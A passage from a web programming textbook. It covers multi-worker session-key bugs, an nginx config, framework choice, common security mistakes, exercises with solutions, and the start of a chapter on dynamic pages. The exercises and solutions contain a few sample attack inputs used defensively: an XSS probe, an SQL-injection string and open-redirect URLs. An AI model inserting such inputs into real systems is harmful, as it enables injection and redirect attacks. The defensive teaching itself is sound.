Here is what happened. With no key in the environment, `create_app` invented a random one. gunicorn called `create_app` once in *each* worker, so the two workers had two different keys. The session cookie that worker A signed was, to worker B, a forgery: B threw it away and treated the visitor as a stranger with no session and no CSRF token. Every request went to whichever worker was free, so the test was sometimes recognized and sometimes not — a 403 on a login form whose token came from the other worker, a 302 to the login page right after logging in. A second run failed on a different six checks. Under the development server, which runs one process, the bug cannot appear at all, which is exactly why it reaches production.

The fix is one line of deployment configuration: set the same `LAUNDRY_SECRET_KEY`, a long random value kept out of the repository, for every worker. The general lesson applies to every system in this chapter. **Anything a process invents at start-up is different in every process.** PHP sessions stored in files survive it, because every PHP process reads the same folder; Tomcat's in-memory sessions do not survive two Tomcats behind a load balancer without sticky sessions or session replication; ASP.NET Core's cookies need all instances to share the Data Protection key ring, for exactly the reason Flask needs one secret key.

In production nginx stands in front of gunicorn, **Listing 10.57**, serving `/static/` itself and passing everything else on.

Listing 10.57 `python/deploy/nginx-laundry.conf`: nginx serves the static files and forwards every other request to gunicorn on port 9005, telling it the original host, client address and scheme. It was written for this chapter and not run in this book's build.

```
# nginx in front of gunicorn (Linux). Put in /etc/nginx/sites-available/, link it into
# sites-enabled/, then: sudo nginx -t && sudo systemctl reload nginx
server {
    listen 80;
    server_name laundry.example;

    location /static/ {                        # nginx sends the files itself
        alias /srv/laundry/python/static/;
    }

    location / {                               # everything else goes to gunicorn
        proxy_pass http://127.0.0.1:9005;
        proxy_set_header Host $host;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
    }
}
```

10.13 Which to Choose

Every year somebody asks which of these is best, and the honest answer begins with what the builds of this chapter showed: for a shop's back office, **all four are entirely adequate**. Each implemented the same feature set, with the same security properties, in a comparable amount of code; each answered a login in a fifth of a second, almost all of it spent deliberately in PBKDF2. The differences that matter are not speed and not what the language can express. They are the ones below.

What the people already know. A team that knows PHP will build and maintain a PHP application better than a Java application, and the same is true in every direction. The shop's owner will one day need someone to change the application, and that someone must be findable. This is usually the deciding factor, and it should be. Surveys give a rough sense of how many such people exist: in the Stack Overflow Developer Survey of 2025, ASP.NET Core was used by 19.7% of the respondents who answered the question on web frameworks, Spring Boot by 14.7%, Flask by 14.4%, Django by 12.6% and Laravel by 8.9% [11].

What the application must connect to. Section 7.2.1 told how server-side Java exists because businesses already had their logic in Java. The same holds now: an organization whose accounting runs on Microsoft SQL Server and Windows servers will find ASP.NET Core the shortest path; one whose data science is in Python will want Flask or Django so that the web and the analysis share code; one whose systems are Java will extend them with Jakarta EE or Spring.

Where it will run. PHP runs on almost every shared hosting plan in the world, often for the price of a few meals a month, with deployment by copying files; that is why so much of the web is PHP. Java and .NET want a server on which a long-running process is allowed — a virtual private server, a container platform, or a cloud service. Python sits in between. For a small shop with no one to administer a server, this alone may decide.

How much the framework does for you. Plain PHP, servlets and Flask leave security features to you: this chapter wrote CSRF checks by hand in three of them. ASP.NET Core Razor Pages gave antiforgery, cookie authentication, escaping by default and layered configuration without asking — and Section 10.8.5 showed that its defaults, too, can be lost. In the PHP world the same level of help comes from Laravel or Symfony; in Java from Spring Boot; in Python from Django. For anything larger than this chapter's slice, choose a *framework*, not a bare language, and the comparison then becomes Laravel against Spring Boot against ASP.NET Core against Django — the subject of this book's companion volume on framework-based programming.

The long term. All four have been maintained for more than twenty years, all four are open source today (including .NET, since 2016), and all four had one painful break: PHP 5 to 7, `javax` to `jakarta`, .NET Framework to .NET Core, Python 2 to 3. A system's age is not a risk; the specific version you pick is. Choose a supported version — a PHP 8 branch still receiving security fixes (8.5, released on 20 November 2025, is the newest [12]), Tomcat 11, .NET 10 LTS, a Python release still receiving security fixes — and plan to upgrade.

Table 10.8 compresses this into one line per system, as a starting point for a discussion rather than a verdict.

Table 10.8 A starting point for choosing. Every row assumes a team that knows the language; if that assumption fails, it outweighs everything else in the table.

If your situation is mostly…	Consider	Because
cheap shared hosting, a PHP-literate team, content-heavy sites	PHP (with Laravel or Symfony when it grows)	deployment by copying files; the largest hosting market
existing Java systems, large teams, long-lived enterprise software	Jakarta EE / Spring on Tomcat	strong typing, mature tooling, the enterprise ecosystem
a Microsoft environment, SQL Server, Windows servers, or strong defaults wanted	ASP.NET Core	secure defaults, excellent tooling, one runtime on every OS
data analysis, AI or scripting already in Python; a small, fast-moving team	Flask, or Django for more structure	one language for the web and the data

10.14 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and running in production at `app.profitina.com`. It measures how ready a brand's website is to be cited by AI answer engines — Generative Engine Optimization, GEO — and helps fix what it finds. Its choice of system, and the way it is deployed, are this chapter's discussion made concrete.

The choice followed the connections, as Section 10.13 argued. Profitina's core work — scanning sites, scoring signals, and drafting content with a Qwen2.5 model that runs locally through Ollama — lives in Python, so the web application is Python too: FastAPI served by Uvicorn, with PostgreSQL in production. Uvicorn speaks ASGI, the asynchronous successor of the WSGI contract of Section 10.9.1, which suits a server that streams its real-time community feed to many browsers at once with Server-Sent Events.

The front server and the application server are separate, as in **Figure 10.40**. The production host is a Windows 11 machine on which the application runs as a service managed by NSSM, and Cloudflare Tunnel plays the role that IIS or nginx played in Section 10.12: it faces the Internet, holds the TLS certificate and forwards requests to the application.

An acceptance gate decides releases. A release of Profitina is staged and reported as successful only after the newly deployed version answers its health endpoint, `/api/health`; and the full automated suite — well over a thousand tests — must be green before a release starts. That is the idea of Section 10.10 at production scale: a test from the outside, run against the thing actually deployed, not a belief about what was deployed.

The security properties are the same list. Passwords are stored as Argon2id hashes, the stronger successor of the PBKDF2 of Section 10.4.3; logins are rate-limited; the obligations of UU PDP No. 27/2022 [5] — explicit consent, data export, account deletion — are features of the application. Check 03, check 09 and check 10 of this chapter's test are, in miniature, the checks that keep such a platform honest.

The runnable case study remains **Profitina Laundry**, never the real product. What carries across is the shape: one contract, several possible implementations, and a test that holds every implementation to the contract.

10.15 Common Mistakes, and How to Avoid Them

Forgetting to escape one value in a PHP, JSP or text-block view. It looks exactly like correct code. Escape every value that came from a person or a database, or use a template engine that escapes by default (**Table 10.6**).

A literal `action="…"` on a Razor Pages form. The form tag helper then leaves out the antiforgery token and every POST is refused with 400. Use `asp-page` (Section 10.8.5).

A random secret key per process. With more than one gunicorn worker, sessions work for some requests and not others (**Listing 10.56**). Set `LAUNDRY_SECRET_KEY` (or its equivalent in any framework) explicitly in production, identical in every process.

Deploying a `jakarta` WAR on a `javax` Tomcat. The Tomcat inside XAMPP (**Figure 10.11**) is from the `javax` era; every address answers 404. Use Tomcat 11.

`${record.property}` on Tomcat 10.1. Expression Language 5.0 cannot read Java records; use Tomcat 11, write `${bill.id()}`, or use JavaBeans.

Putting request data in a servlet field. One servlet object serves every visitor at once. Keep per-request values in local variables and request attributes.

Relying on route order without knowing it. In PHP's table the first match wins; put `/bills/new` before `/bills/(…)`. In the other systems the framework decides, and you should know by which rule (**Table 10.5**).

Checking a regular expression with `match` or without anchors. `C0001; DROP TABLE` begins with a valid id. Use `fullmatch`, `^…$` with PHP's `D` modifier, Java's `matches()`, or anchored .NET patterns.

Building SQL from the search text, or forgetting `LIKE`'s own wildcards. Bind every value; escape `%` and `_` inside `LIKE` patterns, or a search for `_` returns every customer.

Redirecting after a POST with a status that says the wrong thing, or not at all. Forwarding to a page after a successful POST makes Reload create a second bill. Redirect, preferably with 303.

Using `ReturnUrl` without checking it. A redirect to any address the query string names is an open redirect. Accept only local addresses.

Showing which half of a login was wrong. "No such e-mail" tells a stranger who works at the shop. Say "Wrong e-mail or password." for both.

Trusting the development server. `php -S`, Flask's server and Visual Studio's random-port Kestrel are for development. Production needs the arrangement of **Figure 10.40**.

Believing a demonstration instead of a test. Clicking through five applications proves that the happy path works in each. Only a test like **Listing 10.54** proves that the refusals work too.

10.16 Chapter Summary

One contract, five builds. The same four features — login with a hashed password, customer search, new bill, bill page — were built in PHP 8 with PDO, in Jakarta Servlets with JSP, on the JDK's HttpServer, in ASP.NET Core Razor Pages and in Flask, to one specification (**Table 10.1**, **Table 10.2**), and look identical in a browser (**Figure 10.1**).

The same six stages in every system (**Figure 10.38**): a server accepts the request, cross-cutting checks run, the address is mapped to code, a handler decides, data is read or written, a view draws the answer. The names differ; the stages do not.

The rules live outside the framework (**Listing 10.11**), and so does the password check, the same PBKDF2 format verified in four languages (**Listing 10.12**, **Listing 10.13**, **Listing 10.14**, **Listing 10.15**); iterations make guessing expensive (Equation (10.2)). The charge is price times units (Equation (10.1)).

PHP starts from nothing on every request; a front controller (**Listing 10.16**) gives it one door, one CSRF check and a route table. Its templates escape only when told to.

Servlets are long-lived objects in a container; annotations map addresses, a filter guards the door (**Listing 10.26**), JSP views with JSTL draw the pages, and the WAR is the unit of deployment. This build was compiled and packaged but not deployed. **The JDK HttpServer** does the container's work by hand, which shows what a container is for.

ASP.NET Core Razor Pages puts services and a middleware pipeline in `Program.cs` (**Listing 10.40**), a route at the top of every page, escaping, antiforgery and cookie authentication by default — defaults that a literal form action can quietly switch off.

Flask is a WSGI application with decorators for routes and hooks, Jinja2 templates that escape by default, and a session that is a signed, readable cookie.

Sessions come in two families (**Figure 10.39**): an id in the cookie with data on the server (PHP, Tomcat), or the data in a protected cookie (ASP.NET Core, Flask). The second needs one shared key across every process — as the gunicorn run proved (**Listing 10.56**).

One acceptance test, standard-library Python behaving like a careful browser (**Listing 10.53**, **Listing 10.54**), held every running build to the contract (**Table 10.3**) and recorded where they legitimately differ: 302 or 303, 400 or 403 (**Table 10.4**).

Deployment puts a front server before an application server in every system (**Figure 10.40**): Apache or nginx before PHP (**Listing 10.55**), Tomcat for WARs, IIS or nginx before Kestrel, nginx before gunicorn (**Listing 10.57**), with worker counts from a rule of thumb (Equation (10.3)).

Choosing is about people, connections and hosting far more than about languages (**Table 10.8**); the comparison of **Table 10.7** and **Table 10.5** is a map of trade-offs, not a ranking.

For the details, the PHP manual [13] covers PDO and sessions; the Jakarta Servlet [6], Pages and Expression Language specifications [14] and the Tomcat documentation [15] cover the Java side; Microsoft's ASP.NET Core documentation [16] covers Razor Pages, antiforgery and hosting on IIS; the Flask [17] and Jinja [8] documentation and PEP 3333 [7] cover Python; gunicorn's documentation [10] covers its deployment. HTTP's status codes are defined in RFC 9110 [9]. PBKDF2 is specified in RFC 8018 [18], and OWASP's cheat sheets on password storage [19] and cross-site request forgery [20] are the practical references for the security properties the test checks. XAMPP is described at its project site [21].

10.17 Exercises

10.1 Follow `GET /bills/B2954` through each of the five builds. For each of the six stages of **Figure 10.38**, name the file and the function, method or tag that handles it.

10.2 Using Equation (10.1) and the price list, compute the charge for two bed covers (`S0008`), for seven kilograms of wash, dry and fold (`S0001`), and for one two-piece suit (`S0005`). Then say what every build answers if the units field contains `2.5`, and why.

10.3 An attacker's machine computes 10^{10} SHA-256 hashes per second. Using Equation (10.2), how many guesses per second can it test against one Laundry password hash? How long does a list of 10^9 likely passwords take against one employee, and against all fourteen? How long would it take if the hash were a single unsalted SHA-256?

10.4 Remove `e()` from the customer name in `php/templates/customers.php` and run the acceptance test. Does check 09 fail? Explain the result, and describe a check that *would* catch the change.

10.5 Search for `_` in the customer list of any build. Predict the count, then check it. What would the count be if `Store.searchCustomers` did not escape the pattern, and why?

10.6 In the servlet build, `NewBillServlet` is mapped to `/bills/new` and `BillServlet` to `/bills/*`. Explain, citing the rule, why `GET /bills/new` never reaches `BillServlet`. Then name the rule that gives the same result in the ASP.NET Core and Flask builds, and the thing that gives it in the PHP build.

10.7 The HttpServer build's sessions never expire. Describe the changes to `Web.java` that would end a session after thirty minutes without a request, as `web.xml` does for the servlet build.

10.8 You deploy `ROOT.war` on Tomcat 10.1 instead of Tomcat 11. Which page fails first, with what kind of error, and what are two ways of fixing it?

10.9 Explain why the missing-secret-key bug of Section 10.12.4 cannot appear under Flask's development server. Then describe the same bug in an ASP.NET Core application running as two instances behind a load balancer, and its fix.

10.10 Two cashiers of the same outlet press *Create bill* at the same instant in the PHP build on SQLite. What can happen, and why can two bills never end up with the same id? Suggest a change that makes the second cashier's bill succeed too.

10.11 Change Flask's `login_required` so that an anonymous visitor is redirected with 303. Which cell of **Table 10.4** changes? Does any check of the acceptance test change its result?

10.12 Make the ASP.NET Core login page honor `ReturnUrl` safely: after a successful login, go to the requested page if, and only if, it is an address inside the application.

10.18 Solutions to the Exercises

10.1 PHP: `php -S` or Apache accepts; `public/index.php` starts the session and checks POSTs; the route table matches `#^/bills/([A-Za-z][0-9]{4})$#`; `show_bill('B2954')` in `pages.php` decides; `Store::bill` queries with PDO; `render('bill_show', …)` draws `templates/bill_show.php` inside `layout.php`. Servlet: Tomcat's connector; the `Guard` filter; the prefix mapping `/bills/*`; `BillServlet.doGet`; `Store.bill` through JDBC; a forward to `WEB-INF/views/bill_show.jsp`. HttpServer: `HttpServer` with its thread pool; `Main.dispatch`'s CSRF check; the `BILL` pattern in the `default` branch; `showBill`; `Store.bill`; `Views.billShow` inside `Views.layout`. ASP.NET Core: Kestrel; the authentication and authorization middleware; the route `@page "/bills/{id}"`; `ShowBillModel.OnGet("B2954")`; `IStore.Bill` (the CSV store here); `Bills/Show.cshtml` inside `_Layout.cshtml`. Flask: the WSGI server; `check_csrf` and `login_required`; the rule `/bills/<bill_id>`; `show_bill("B2954")`; `Store.bill` through `sqlite3`; `bill_show.html` extending `base.html`.

10.2 Bed covers are sold per item at Rp 35.000: $2 \times 35000 = 70000$, Rp 70.000. Wash, dry and fold is Rp 8.000 per kilogram: $7 \times 8000 = 56000$, Rp 56.000. A two-piece suit is Rp 65.000 per item: $1 \times 65000 = 65000$, Rp 65.000. The units `2.5` are refused in every build with 422 and "Units must be a whole number from 1 to 100.", because the rule tests the text against `[0-9]{1,3}` before converting it, and `2.5` contains a point; the `unit` column is an integer, and the shop weighs to the next whole kilogram.

10.3 By Equation (10.2), $G = 10^{10}/600000 \approx 16667$ guesses per second. One list of 10^9 takes $10^9/16667 \approx 60000$ seconds, about 16.7 hours, per employee. Because every employee has a different salt, the work cannot be shared: fourteen employees take $14 \times 16.7 \approx 233$ hours, nearly ten days. With one unsalted SHA-256, $G = 10^{10}$ and the whole list takes a tenth of a second — for all employees at once, since without salts one computation of each candidate can be compared with every hash.

10.4 Check 09 still passes. It searches for `<script>alert(1)</script>` and looks at the page, where that text appears only in the search box's `value`, which is still escaped by `e($q)`; no customer's *name* contains a tag, so the unescaped name cell prints only harmless text. The test passes because its data never exercises the hole — a test is only as good as its data. A check that would catch it must put a tag into a name: create a customer (or, in a test copy of the database, update one) whose name is `<b>X</b>`, search for it, and assert that the page contains `<b>X</b>` and not `<b>X</b>`.

10.5 Zero: "0 customers found." No name or phone contains an underscore, and the escaped pattern `%!_%` with `ESCAPE '!'` looks for a literal one. Without the escaping, the pattern `%_%` means "at least one character of anything", which every name satisfies, and the answer would be "256 customers found, showing the first 20." Both counts were checked against the database.

10.6 The Jakarta Servlet specification's mapping rules try an exact match first and path-prefix matches only after that, so the exact pattern `/bills/new` wins over `/bills/*` regardless of the order in which the classes are loaded. ASP.NET Core's routing gives a literal segment (`new`) precedence over a route parameter (`{id}`); Flask's router sorts rules so that static parts are matched before variable parts. In the PHP build only the *order of the rows* in `$routes` protects it — and, here, the fact that the bill pattern requires a letter followed by four digits.

10.7 Store, with each session, the time of its last use, for example under a key `"lastUsed"`. In the constructor, where the `SID` cookie is looked up, treat a session whose `lastUsed` is more than thirty minutes old as absent: remove it from `SESSIONS` and leave `sessionId` null, so that the visitor is sent to the login page. On every request that finds a live session, update `lastUsed` to now. Finally, so that abandoned sessions do not stay in memory for ever, schedule a task with a `ScheduledExecutorService` that every few minutes removes all entries whose `lastUsed` is too old. This is what Tomcat does for the servlet build when `web.xml` says `<session-timeout>30</session-timeout>`.

10.8 The login page itself works: `login.jsp` reads only request attributes, and the header's `<c:if test="${not empty sessionScope.user}">` is false for a visitor who has not logged in, so no record is touched. The first failure comes straight after a successful login, on `/customers`: the header now evaluates `${sessionScope.user.name}` on the `User` record, and Expression Language 5.0 has no resolver for records, so the page fails with a `PropertyNotFoundException` for the property `name` and Tomcat answers 500. Fix it either by deploying on Tomcat 11, whose Expression Language 6.0 reads record components as properties, or by changing every such expression into a method call, `${sessionScope.user.name()}`, `${bill.customerName()}` and so on — or by replacing the records with JavaBeans that have `getName()` methods.

10.9 The development server runs one process, so `create_app` runs once, one random key is invented, and every request is checked with that key. Under gunicorn each worker runs `create_app` and invents its own. In ASP.NET Core the equivalent is the Data Protection key ring: two instances that each generate their own keys cannot decrypt each other's authentication and antiforgery cookies, so a visitor is logged out, or refused with 400, whenever the load balancer switches instances. The fix is to store the key ring in one place both instances read — a shared folder, a database, or a cloud key store — with `AddDataProtection().PersistKeysTo…` and the same application name.

10.10 Under `php -S` nothing bad can happen, because PHP's built-in server handles one request at a time: the second cashier simply waits a fraction of a second. Under Apache or PHP-FPM the two requests really run at once. Both transactions are *deferred* — SQLite takes the write lock only at the first `INSERT` — so both can read the same `MAX(id)`, B2953, and both compute B2954. Then only one can write: SQLite refuses the other's attempt to upgrade its lock ("database is locked"), or, if the first has already committed, the second insert breaks the primary key. Either way the second transaction is rolled back and that cashier sees an error page; two bills can never share an id, because the database, not the program, enforces uniqueness. To make both succeed, take the write lock *before* reading the maximum — `BEGIN IMMEDIATE` on SQLite, `SELECT MAX(id) … FOR UPDATE` inside the transaction on MySQL — so that the second request waits for the first and then reads B2954 as the maximum; or catch the error and retry with a fresh id.

10.11 Write `return redirect(url_for("login"), code=303)` in `wrapper`. The Flask cell of the first row of **Table 10.4** becomes "303 → `/login`". No check changes its result: checks 01 and 17 accept both 302 and 303 and only look at where the redirect points.

10.12 In `OnPostAsync`, accept a `string? returnUrl` parameter (model binding fills it from the query string), and after `SignInAsync` return `LocalRedirect(returnUrl)` if `Url.IsLocalUrl(returnUrl)` is true, and `Redirect("/customers")` otherwise. `IsLocalUrl` accepts `/customers` and `/bills/B2954` but rejects `https://evil.example/`, `//evil.example/` and `/\evil.example`, the forms an open-redirect attack uses; `LocalRedirect` refuses a non-local address even if the check is forgotten.

References

[1] Apache Friends, *Download XAMPP* (installers for Windows, Linux and OS X, with their components), accessed Sep. 24, 2026. [Online]. Available: https://www.apachefriends.org/download.html

[2] Apache Software Foundation, *Apache Tomcat Versions* (supported and archived branches), accessed Sep. 24, 2026. [Online]. Available: https://tomcat.apache.org/whichversion.html

[3] Microsoft, *Download .NET* (versions, support phases and latest releases), accessed Sep. 24, 2026. [Online]. Available: https://dotnet.microsoft.com/download/dotnet

[4] InfoQ, "Visual Studio 2026 Released with AI-Native IDE and Performance Boost," Dec. 2025. [Online]. Available: https://www.infoq.com/news/2025/12/vs2026-native-ai-ide/

[5] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[6] Eclipse Foundation, *Jakarta Servlet Specification, Version 6.0*. Brussels, Belgium: Eclipse Foundation, 2022.

[7] P. J. Eby, "PEP 3333 – Python Web Server Gateway Interface v1.0.1," Python Software Foundation, 2010. [Online]. Available: https://peps.python.org/pep-3333/

[8] Pallets Projects, *Jinja Documentation (3.1.x)*. [Online]. Available: https://jinja.palletsprojects.com/

[9] R. Fielding, M. Nottingham, and J. Reschke, "HTTP Semantics," RFC 9110, Internet Engineering Task Force, Jun. 2022.

[10] B. Chesneau et al., *Gunicorn Documentation*. [Online]. Available: https://docs.gunicorn.org/

[11] Stack Overflow, "2025 Developer Survey: Technology — Web frameworks and technologies," Jul. 2025. [Online]. Available: https://survey.stackoverflow.co/2025/technology

[12] The PHP Group, *PHP Releases*, accessed Sep. 24, 2026. [Online]. Available: https://www.php.net/releases/

[13] The PHP Group, *PHP Manual*. [Online]. Available: https://www.php.net/manual/en/

[14] Eclipse Foundation, *Jakarta Pages Specification, Version 4.0*, and *Jakarta Expression Language Specification, Version 6.0*. Brussels, Belgium: Eclipse Foundation, 2024.

[15] Apache Software Foundation, *Apache Tomcat 11 Documentation*. [Online]. Available: https://tomcat.apache.org/tomcat-11.0-doc/

[16] Microsoft, *ASP.NET Core Documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/

[17] Pallets Projects, *Flask Documentation (3.1.x)*. [Online]. Available: https://flask.palletsprojects.com/

[18] K. Moriarty, B. Kaliski, and A. Rusch, "PKCS #5: Password-Based Cryptography Specification Version 2.1," RFC 8018, Internet Engineering Task Force, Jan. 2017.

[19] OWASP Foundation, *Password Storage Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

[20] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[21] Apache Friends, *XAMPP*. [Online]. Available: https://www.apachefriends.org/

Chapter 11
Dynamic Pages and Web Forms

By the end of this chapter you will be able to say precisely what makes a page dynamic, and to build one in four technologies. You will know the HTML form completely: every attribute of the `<form>` element, every kind of input control, what `GET` and `POST` really put on the wire, the three ways a browser can encode a form's body, and how a file travels inside a request. You will understand ASP.NET Web Forms — server controls, postback, ViewState, the page life cycle and its events — well enough to read any Web Forms application you inherit, and you will see every one of those ideas again in its modern form, ASP.NET Core Razor Pages: model binding, tag helpers, handler methods, the Post/Redirect/Get pattern and the antiforgery token. Then you will build one real form four times over: the Profitina Laundry counter form that takes in a new bill, computes its price from the price list — units times the service price, with the express surcharge — and lets the cashier upload a photo of the signed paper receipt. It runs in Razor Pages, in PHP, in Java on the web server that comes with every JDK, and in Python with Flask, and the same twenty checks, including the attacks, pass against all four.

11.1 Where We Left Off

Chapter 9 introduced ASP.NET: the .NET platform, the page syntax with its `<%@ %>` directives and `<% %>` blocks, and the first Razor Pages application on .NET 10. Chapter 10 then stood three complete systems side by side — PHP, JSP and ASP.NET — and got each of them running on a real machine. Chapter 7, earlier still, built a form for the Laundry in servlets and JSP and met, briefly, the idea of redirecting after a successful `POST`.

This chapter slows down and looks at the thing all of those chapters used without examining closely: the **form**. Almost everything a person does to a web application, they do through a form. Logging in is a form. Searching is a form. Taking in a customer's laundry, paying a bill, changing a password, uploading a photo: forms, every one. A web programmer who does not know exactly what a form sends, and exactly what can go wrong on the way, writes applications that are wrong in ways nobody notices until a customer, or an attacker, does.

The chapter is also about a piece of history that still matters. In 2002 Microsoft shipped **ASP.NET Web Forms**, a framework built on one bold idea: that a web page could be programmed like a desktop window, with buttons that raise `Click` events and text boxes that remember what was typed into them, even though HTTP forgets everything between one request and the next. Web Forms ran a very large part of the world's business web for fifteen years, and much of it is still running. It only runs on Windows, on the .NET Framework 4.8, and Microsoft did not carry it into modern .NET. So this book teaches it as it should now be taught: as a set of ideas, shown in faithful `.aspx` listings that are marked *not run here*, each followed at once by its modern equivalent in Razor Pages that *was* run.

The chapter answers four questions in turn: what makes a page dynamic (Section 11.2); what exactly a form sends (Section 11.4, byte by byte, from real captures); how Web Forms hid HTTP and what replaced it (Sections 11.5 to 11.8); and how a real form is built safely, four times over and tested (Sections 11.9 to 11.13).

11.2 Static Pages and Dynamic Pages

11.2.1 Two kinds of page

Every web page falls into one of two categories, and the difference is not how the page looks but *when its content is decided*.

> **DEFINITION.** A **static page** is a file whose bytes are decided before anyone asks for it. The web server reads the file and sends it, unchanged, to every visitor. A **dynamic page** is produced by a program at the moment it is requested, so two requests for the same address can receive different bytes. Any plain HTML file is static; an `.aspx`, `.php`, `.jsp` or Razor `.cshtml` page is dynamic.

Figure 11.1 draws both. In the lower half, the server's only work for a static page is to find a file and copy it out. In the upper half, the server *runs code*: the code may read a file or a database, compute something, and write HTML that did not exist a moment earlier.




Figure 11.1 A static page and a dynamic page. The static page is copied from disk and is the same for everyone; the dynamic page runs the page's code, which reads and updates a counter file and writes new HTML for each visit.

Neither kind is better. Static pages are fast, cheap and almost impossible to break; the Profitina Laundry price list, which changes twice a year, could perfectly well be one. Dynamic pages are needed as soon as the answer depends on something that changes — who is asking, what they typed, what is in the database right now. Our example is the smallest possible such thing: a counter.

11.2.2 A static visitor counter

Listing 11.1 is a page that tries to greet its visitors by number.

Listing 11.1 `VisitorCounter01.html`: a static page. The number is part of the file.

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>Visitor Counter</title>
</head>
<body>
    <h1>Welcome</h1>
    You are visitor number 1!
</body>
</html>
```

Open it and it says what **Figure 11.2** shows. Open it again, from another browser, from another country, a year later: it still says *visitor number 1*. The number was typed by a person into a file, and nothing ever changes it. A static page cannot count, because counting needs a memory that changes with every request, and a file served as-is has none.




Figure 11.2 The static counter in a browser. Every visitor, forever, is visitor number 1.

11.2.3 The same counter, dynamic

Listing 11.2 is the same page as a Web Forms `.aspx` page. It is the classic first example of server-side code in ASP.NET, and it is worth reading slowly.

Listing 11.2 `VisitorCounter02.aspx`: the counter as a dynamic page, with the C# written inside the page between `<%` and `%>`. Web Forms; not run here.

```
<%@ Page Language="C#" %>
<%@ Import Namespace="System.IO" %>
<html>
    <head>
        <title>Visitor Counter 2</title>
    </head>
    <body>
        <h1>Welcome</h1>
        You are visitor number
        <%
            FileStream s = new FileStream(Server.MapPath("~/App_Data/") +
                "VisitorCounter.dat", FileMode.OpenOrCreate);
            int n;
            try {
                BinaryReader r = new BinaryReader(s);
                n = r.ReadInt32();
            } catch {
                n = 0;
            }
            n++;
            s.Seek(0, SeekOrigin.Begin);
            BinaryWriter w = new BinaryWriter(s);
            w.Write(n);
            s.Close();
            Response.Write(n);
        %>
    </body>
</html>
```

Line by line: the `<%@ Page Language="C#" %>` directive tells ASP.NET that the code in this page is C#, and `<%@ Import Namespace="System.IO" %>` makes the file classes available, as `using System.IO;` would in a `.cs` file (Chapter 9 introduced both directives). Everything outside `<% … %>` is template text and is copied into the answer. Inside the block, the code opens a file called `VisitorCounter.dat`, creating it if it does not exist (`FileMode.OpenOrCreate`); tries to read one 32-bit integer from it, and falls back to 0 if the file is new and empty; adds one; moves back to the start of the file; writes the new number over the old one; closes the file; and finally writes the number into the page with `Response.Write(n)`.

`Server.MapPath("~/App_Data/")` turns the site-relative path into the real folder on the server's disk, and `App_Data` is the folder that IIS refuses to serve to browsers, so nobody can download the counter file. The original version of this example wrote an absolute path such as `D:/…/VisitorCounter/` into the code, which works on exactly one computer; `MapPath` is the portable form.

The fifth visitor sees *You are visitor number 5*. The page is the same file every time; the answer is not. That is what dynamic means.

11.2.4 The counter's hidden bug, and the modern page that fixes it

Listing 11.2 has a bug that does not appear when one person tests it. Imagine two visitors arriving in the same millisecond. Both requests open the file, both read 41, both add one, both write 42, and one visit vanishes. Worse: the second `FileStream` may fail to open at all, because the first has the file open for writing, and that visitor gets an error page instead of a greeting. Web servers run many requests at once on many threads — that is how they stay fast — so any code that reads, changes and writes shared data must make the three steps happen as one.

> **Read, change, write is never safe by default on a web server.** Two requests can interleave between the read and the write, and the result is a *lost update*. Counters, stock levels, the next

> bill number and a customer's deposit all have this shape. Protect them with a lock, with a database transaction, or with an atomic operation, and test with many requests at once, not one.

Listing 11.3 is the same counter in ASP.NET Core Razor Pages. The page's C# lives in its own class, the **page model**, and a `lock` around the three steps lets only one request at a time inside.

Listing 11.3 `Counter.cshtml.cs`: the page model. `OnGet` runs for every GET request; the `lock` makes read, add and write one indivisible step for this server process.

```
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryForms.Pages;

/// <summary>VisitorCounter02.aspx, rebuilt: the counting moves out of the page into its
model.</summary>
public class CounterModel(IWebHostEnvironment env) : PageModel
{
    static readonly object Gate = new();          // one request at a time reads and writes
the file
    public int Visitor { get; private set; }

    public void OnGet()
    {
        string file = Path.Combine(env.ContentRootPath, "var", "VisitorCounter.dat");
        lock (Gate)
        {
            Directory.CreateDirectory(Path.GetDirectoryName(file)!);
            int n = System.IO.File.Exists(file) &&
int.TryParse(System.IO.File.ReadAllText(file), out int old) ? old : 0;
            Visitor = n + 1;
            System.IO.File.WriteAllText(file, Visitor.ToString());
        }
    }
}
```

The page itself, **Listing 11.4**, is only HTML with one `@Model.Visitor` where the number goes. `@page "/counter"` makes the file answer at that address; `Layout = null` keeps it as bare as the original.

Listing 11.4 `Counter.cshtml`: the view. `@Model.Visitor` prints the number that `OnGet` computed.

```
@page "/counter"
@model LaundryForms.Pages.CounterModel
@{ Layout = null; }
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>Visitor Counter 4</title>
</head>
<body>
